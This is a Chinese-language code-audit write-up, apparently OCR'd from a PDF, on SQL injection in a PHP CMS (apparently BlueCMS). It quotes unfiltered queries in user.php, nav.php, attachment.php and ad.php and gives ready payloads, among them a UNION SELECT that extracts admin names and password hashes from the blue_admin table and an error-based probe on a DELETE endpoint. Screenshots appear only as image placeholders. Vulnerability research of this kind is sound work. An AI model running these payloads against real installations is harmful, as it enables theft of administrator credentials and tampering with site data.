SQL 注入

宽字节注入：

几乎所有 SQL 语句执行处都存在宽字节注入，下面只列举几个能利用的。

1.user.php

注入点 1：

登录处，但这个地方比较鸡肋，登录会提示“系统用户组不能从前台登录“。因此不进行演示。

```
876     $row = $db->getone("SELECT COUNT(*) AS num FROM ".table('admin')." WHERE admin_name='
            $user_name'");
```

注入点 2：

注册处

```
160     $sql = "INSERT INTO ".table('user')." (user_id, user_name, pwd, email, reg_time,
            last_login_time) VALUES ('', '$user_name', md5('$pwd'), '$email', '$timestamp', '
            $timestamp')";
```

因为长度不够，也比较鸡肋：


后台：


1.Nav.php

```
} elseif ($act == 'edit') {
    $sql = "select * from " . table('navigate') . " where navid = " . $_GET['navid'];
    echo $sql;
    $nav = $db->getone($sql);
    print_r($nav);
    $smarty->assign('nav', $nav);
    $smarty->assign('act', $act);
    $smarty->display('nav_info.htm');
```

直接凭借 navid，没有进行过滤，因此是数字型 SQL 注入：

Payload: /admin/nav.php?act=edit&navid=-1%20union%20select%201,2,database(),4,5,6







2.attachment.php

```
78  elseif($_REQUEST['act'] == 'del')
79  {
80      $sql = "DELETE FROM ".table('attachment')." WHERE att_id = ".$_GET['att_id'];
81      if(!$db->query($sql)){
82          showmsg('删除附加属性出错', true);
83      }
84      showmsg('删除附加属性成功','attachment.php', true);
85  }
```

发现 att_id 参数未经过滤直接在 sql 语句中执行。

Payload：admin/attachment.php?act=del&att_id=(select (CASE WHEN (79=79) THEN 1 ELSE exp(710) END))





3.ad.php

```
 99  elseif($act == 'edit')
100  {
101      $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
102      if(empty($ad_id))
103      {
104          return false;
105      }
106      $ad = $db->getone("SELECT ad_id, ad_name, time_set, start_time, end_time, content,
             exp_content FROM ".table('ad')." WHERE ad_id=".$ad_id);
107      template_assign(
108         array(
109             'current_act',
110             'act',
111             'ad'
112         ),
113         array(
114             '编辑广告',
115             $act,
116             $ad
117         )
118      );
119      $smarty->display('ad_info.htm');
120  }
121
```

ad_id 未经过滤便进入 sql 语句执行

payload:

admin/ad.php?act=edit&ad_id=-1 UNION SELECT 1,2,3,4,5,6,GROUP_CONCAT(admin_name,0x3a,pwd) FROM blue_admin